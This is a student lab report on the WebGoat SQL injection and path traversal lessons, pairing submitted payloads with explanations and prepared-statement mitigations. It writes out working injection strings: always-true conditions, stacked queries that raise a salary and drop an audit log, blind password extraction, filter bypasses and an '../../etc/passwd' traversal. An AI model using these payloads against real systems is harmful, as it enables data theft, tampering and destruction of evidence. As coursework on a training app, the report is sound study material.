


SQL INJECTION (WEBGOAT)

IT 323 - Information Assurance and Security (Lecture) Fri 11:30-1:00 PM

AQUINO, BALIMBINGAN, CLARO, DINGLASA, GUARINO | BS IT 3-A

SQL Injection (Intro) (Aquino, Erica C. & Balimbingan, Hannah Jean)

SQL Injection (intro)



- 1. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

Solution:

SQL query

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco' ;

Submit

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco';

Outcome:

✓

SQL query

SQL query

Submit

You have succeeded!

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco' ;

DEPARTMENT

Marketing

The output showed a single value, for example "Engineering". It confirmed that Bob Franco’s department was successfully retrieved. Even with full privileges, I still need to write accurate SQL. More importantly, if an application naively embeds user input into a query, an attacker could use similar SELECT statements to extract any data they want.

- 2. Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

Solution:

SQL query

ement = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett';

Submit

UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett';

Outcome:

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

```
UPDATE employees SET department = 'Sales' WHERE first_name = 'Tobi' AND last_name = 'Barnett';
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Tobi Barnett's department changed permanently. SQL injection isn't only about reading data – an attacker can also modify data. If a vulnerable application uses unsanitized input in an `UPDATE` statement, an attacker could change salaries, roles, or even destroy records.

- Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees".

Solution:

SQL query

ALTER TABLE employees ADD phone varchar(20);

Submit

```
ALTER TABLE employees ADD phone varchar(20);
```

Outcome:

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20);

The `employees` table permanently gained a new column. Schema modification is a severe consequence of SQL injection. An attacker could add columns to store malicious data, drop tables, or even rename columns to break application logic.

4. Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

Solution:

SQL query

GRANT ALL PRIVILEGES ON grant_rights TO unauthorized_user;

Submit

```
GRANT ALL PRIVILEGES ON grant_rights TO unauthorized_user;
```

Outcome:

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

The user `unauthorized_user` could now `SELECT`, `INSERT`, `UPDATE`, `DELETE`, and even `DROP` the `grant_rights` table. If an attacker can inject `GRANT` statements, they can escalate their own privileges or give other users (even fake ones) access. This is a critical risk because it compromises the entire database security model.

5. String SQL injection

Solution:

✓

Your query was: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'`

Explanation: This injection works, because `'1' = '1'` always evaluates to true (The string ending literal for `'1'` is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE`, which will always evaluate to true, no matter what came before it.

Outcome:

✓

`SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith'` or `1 = 1` Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

6. Numeric SQL injection

Solution:

Login_Count:

User_Id:

Get Account Info

Outcome:

✓

Login_Count:

User_Id:

Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: `SELECT * From user_data WHERE Login_Count = 0 and userid= 1 OR 1=1`

The application displayed all records instead of just the one with `id=1`. Numeric injection is just as dangerous as string injection. Even without quotes, an attacker can use boolean logic (`OR`, `AND`) or `UNION` to extract data.

7. Compromising confidentiality with String SQL injection

Solution:

Employee Name:

Smith' OR '1'='1' --

Authentication TAN:

TAN

Get department

Outcome:

✓

Employee Name:

Lastname

Authentication TAN:

TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing Internal Information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

The application output included both its intended data and the usernames/passwords from the users table. UNION injection can break confidentiality completely. An attacker can retrieve any data from any table, as long as the column counts match.

8. You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that. Better go and change your own salary so you are earning the most!

Solution:

Employee Name:

WHERE last_name = 'Smith

Authentication TAN:

3SL99A

Get department

Smith'; UPDATE employees SET salary = '99999' WHERE last_name = 'Smith

Outcome:

✓

Employee Name:

Authentication TAN:

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the Integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

My salary was set to 999999. When I checked the employee list, I was the top earner. This part shows that an attacker can modify any record, not just their own, if the application allows stacked queries (multiple statements separated by semicolons). This violates data integrity.

9. Now you are the top earner in your company. But do you see that? There seems to be an access_log table, where all your actions have been logged to! Better go and delete it completely before anyone notices.

Solution:

Action contains:

Search logs

'; DROP TABLE access_log; --

Outcome:

✓

Action contains:

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

The access_log table was permanently deleted. No evidence remained. This section shows that SQL injection can lead to complete loss of forensic data. Logs, audit trails, and backups can be destroyed, making incident response nearly impossible.

SQL Injection (Advance) - (Guarino, Junairah B. & Dinglasa, Danny D.P. Jr.)

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.

The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,

                        first_name varchar(20),

                        last_name varchar(20),

                        cc_number varchar(30),

                        cc_type varchar(10),

                        cookie varchar(20),

                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table. The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,


                                user_name varchar(12),

                                password varchar(10),

                                cookie varchar(30));
```

6.a) Retrieve all data from the table

Using this: **' ; SELECT * FROM user_system_data –**




This task demonstrates how an attacker can use a stacked query injection to pull data from an entirely separate table. By injecting **' ; SELECT * FROM user_system_data –** into the last name input field, the attacker terminates the original query with a single quote and semicolon, then appends a brand new **SELECT** statement targeting the **user_system_data** table. The double dash (--) at the end comments out any remaining SQL from the original query to prevent errors. This successfully dumps all records from a table the application never intended to expose.

6.b) When you have figured it out.... What is Dave’s password?

Dave’s Password is “passW0rD”

Goal: Can you log in as Tom?

Logic of login query: SELECT * FROM users WHERE username = '\$username' AND password = '\$password';



First Check if use “Tom Exists” either tom or Tom exists


Username: Tom or tom

Next getting the password

Using substring I can input the characters from a – z blindly and check if it is already exists to confirm it is the letter, repeat the process till all the character creates(which is the output of false)

first: t

second: h




formed password: thisisasecretfortomonly

completed credentials:

Username: **tom**

Password: **thisisasecretfortomonly**



After retrieving all records from `user_system_data`, the attacker can directly read sensitive credentials stored in the table. Dave's password was found to be `passW0rD`. This highlights a critical confidentiality risk — once an attacker can query arbitrary tables, plaintext or weakly protected passwords become immediately accessible, compromising not just one account but potentially the entire system if passwords are reused.

This task demonstrates **blind SQL injection**, a technique used when the application does not display query results directly but still behaves differently based on whether a condition is true or false. Since Tom's password is unknown, the attacker uses a `substring`-based approach to guess it one character at a time — testing letters from `a` to `z` and observing whether the application's response changes to confirm a match. For example, if the first character is `t`, the condition returns true and the behavior differs from a false result. This process is repeated for each character position until the full password is reconstructed, which in this case is `thisisasecretfortomonly`. The completed credentials (`tom / thisisasecretfortomonly`) are then used to successfully log in as Tom. Blind SQL injection is particularly dangerous because it can extract sensitive data even when the application displays no visible output from the database.

Quiz:

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

123456

Now it is time for a quiz! It is recommended to do all SQL injection lessons before trying the quiz. Answer all questions correctly to complete the assignment.

1. What is the difference between a prepared statement and a statement?

☐ Solution 1: Prepared statements are statements with hard-coded parameters.

☐ Solution 2: Prepared statements are not stored in the database.

☐ Solution 3: A statement is faster executes faster than a prepared statement.

☒ Solution 4: A statement includes actual values, whereas a prepared statement uses placeholders.

2. Which one of the following characters is a placeholder for variables?

☐ Solution 1: *

☐ Solution 2: -

☒ Solution 3: ?

☐ Solution 4: !

3. How can prepared statements be faster than statements?

☐ Solution 1: Prepared statements are not static, allowing them to be optimized more efficiently than regular statements.

☒ Solution 2: Prepared statements are compiled once by the database management system and then reused with different inputs, reducing compilation overhead.

Solution 2: Prepared statements are compiled once by the database management system and then reused with different inputs, reducing compilation overhead.

☐ Solution 3: Since prepared statements are stored and wait for input, they improve performance significantly.

☐ Solution 4: Oracle optimizes prepared statements, making them faster by minimizing the use of database resources.

4. How do prepared statements help prevent SQL injection?

☐ Solution 1: Prepared statements have built-in mechanisms to distinguish between user input and SQL logic, preventing malicious manipulation.

☐ Solution 2: Prepared statements use placeholders to enforce rules on allowed input, reducing the risk of SQL injection.

☒ Solution 3: Placeholders prevent user input from being directly appended to the SQL query, ensuring a clear separation between code and data.

☐ Solution 4: Prepared statements treat all user input as literal values, never mixing it with SQL commands.

5. What happens if a person with malicious intent enters the following input into a registration form that uses a prepared statement? Input: Robert); DROP TABLE Students;--

☐ Solution 1: The Students table and all its data will be deleted.

☐ Solution 2: The input deletes all students named Robert.

☐ Solution 3: The database registers Robert and then deletes the table.

☒ Solution 4: The database treats the entire input as a plain string: Robert); DROP TABLE Students;-- without executing it as SQL.

Submit answers

Congratulations. You have successfully completed the assignment.

SQL Injection (Mitigation) (Claro, Neal Jean L. & Balimbingan, Hannah Jean T.)

1. The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

Solution:

Connection conn = DriverManager. (DBURL, DBUSER, DBPW);

PreparedStatement pstmt = conn.

("SELECT status FROM users WHERE name=

? AND mail= ? ");

pstmt.setString(1, name);

pstmt.setString(2, mail);

Submit

Outcome:

✓

Connection conn = DriverManager. (DBURL, DBUSER, DBPW);

= conn.

("SELECT status FROM users WHERE name=

AND mail= ");

;

;

Submit

Congratulations. You have successfully completed the assignment.

This task demonstrates the danger of directly embedding user input into SQL query strings. When input is concatenated into a query, attackers can manipulate its logic by injecting SQL code through input fields. The correct solution is to use a **PreparedStatement** with **?** placeholders, which sends the query structure to the database first and passes user input separately as parameters. This ensures that user input is always treated as plain data and never as executable SQL, making injection structurally impossible regardless of what the attacker types.

- 2. Use your knowledge and write some valid code from scratch in the editor window down below!

Solution:

```
1 try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
3     String sql = "SELECT * FROM users WHERE username = ?";
4     PreparedStatement pstmt = conn.prepareStatement(sql);
5     pstmt.setString(1, "Tom");
6     ResultSet rs = pstmt.executeQuery();
7
8     if (rs.next()) {
9         System.out.println("Success: User retrieved.");
10    }
11 } catch (Exception e) {
12     System.out.println("Oops. Something went wrong!");
13 }
```

Submit

Outcome:

You did it! Your code can prevent an SQL Injection attack!


Rather than fixing existing vulnerable code, this task requires writing a complete secure SQL query from the ground up. The correct implementation uses **PreparedStatement** instead of **Statement**, avoids string concatenation when building queries, and uses typed methods like **setString()** to pass input safely. Writing secure code from scratch without being prompted tests whether a developer has genuinely internalized safe coding practices as a default habit rather than a reactive fix.

- 3. Use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. **However** it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

Solution:

Your query was: SELECT * FROM user_data WHERE last_name = ";/*VSELECTV**V**VFROMV**V user_system_data;--'


Outcome:




This task addresses the misconception that filtering special characters from user input is enough to prevent SQL injection. Blacklist-based filters can be bypassed through encoding techniques such as URL encoding (%27 for ') or Unicode variants that the filter misses but the database still interprets correctly. Since it is impossible to anticipate every attack variation, input validation should only serve as a secondary layer of defense, while parameterized queries must always be the primary protection.

4. So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Solution:



Outcome:



This task examines a case where a development team rejected inputs containing spaces, assuming SQL keywords require them to function. This failed because SQL accepts alternative separators such as inline comments (OR/**/1=1), tab characters, and parentheses — all valid SQL syntax with no spaces. This illustrates the fundamental weakness of blacklist-based validation: every rule added creates a new bypass for attackers to exploit. Parameterized queries remain the only reliable fix, as they prevent user input from ever being interpreted as SQL code by design.

Path Traversal (Dinglasa, Danny D.P.)

1. Path traversal is a security vulnerability that allows an attacker to access files and directories stored outside the web root folder. By using special character sequences like ../ (dot-dot-slash), the attacker can navigate up the server's file system to view sensitive files such as system configurations or passwords.

WEBGOAT

Path traversal

Search lesson



Introduction

General

(A1) Broken Access Control

(A2) Cryptographic Failures

(A3) Injection

SQL Injection (intro)

SQL Injection (advanced)

SQL Injection (mitigation)

Cross Site Scripting

Cross Site Scripting (stored)

Cross Site Scripting (mitigation)

Path traversal

(A5) Security Misconfiguration

(A6) Vuln & Outdated Components

(A7) Identity & Auth Failure

(A8) Software & Data Integrity

(A9) Security Logging Failures

(A10) Server-side Request Forgery

Client side

Challenges

Reset lesson

12345678

Path traversal

A path(directory) traversal is a vulnerability where an attacker can access or store files and directories outside the application's location. It may lead to reading files from other directories and overwriting critical system files in case of a file upload.


How does it work?

For example, let's assume we have an application that hosts some files, in the following format: `http://example.com/file-report.pdf` now as an attacker, you are interested in other files, of course, so you try `http://example.com/file=../../../../etc/passwd`. In this case, you try walking up to the root of the filesystem and then go into `/etc/passwd` to gain access to this file. The `../` is called dot-dot-slash, another name for this attack.


Of course, this is a straightforward example, and in most cases, this will not work as frameworks implemented controls. So we need to get a little more creative and start encoding `../` before the request is sent to the server. For example, if we URL encode `../`, you will get `%2e%2f`, and the webserver receiving this request will decode it again to `../`.

Also, note that avoiding applications filtering those encodings double encoding might work as well. Double encoding might be necessary when you have a system A which calls system B. System A will only decode once and call B with the still encoded URL.

- Shows a path traversal vulnerability specifically during the file upload process. By manipulating the filename or path parameters, an attacker can bypass the intended storage folder and overwrite critical files elsewhere on the server's filesystem.
- Illustrates a bypass technique used against simple path traversal filters that only strip a single instance of `../` from the input. By using a nested sequence like `.....//`, the developer's filter removes the middle part, but the remaining



characters collapse back into a functional `../` that successfully navigates the file system.



Screenshots of meetings conducted through Google Meet:

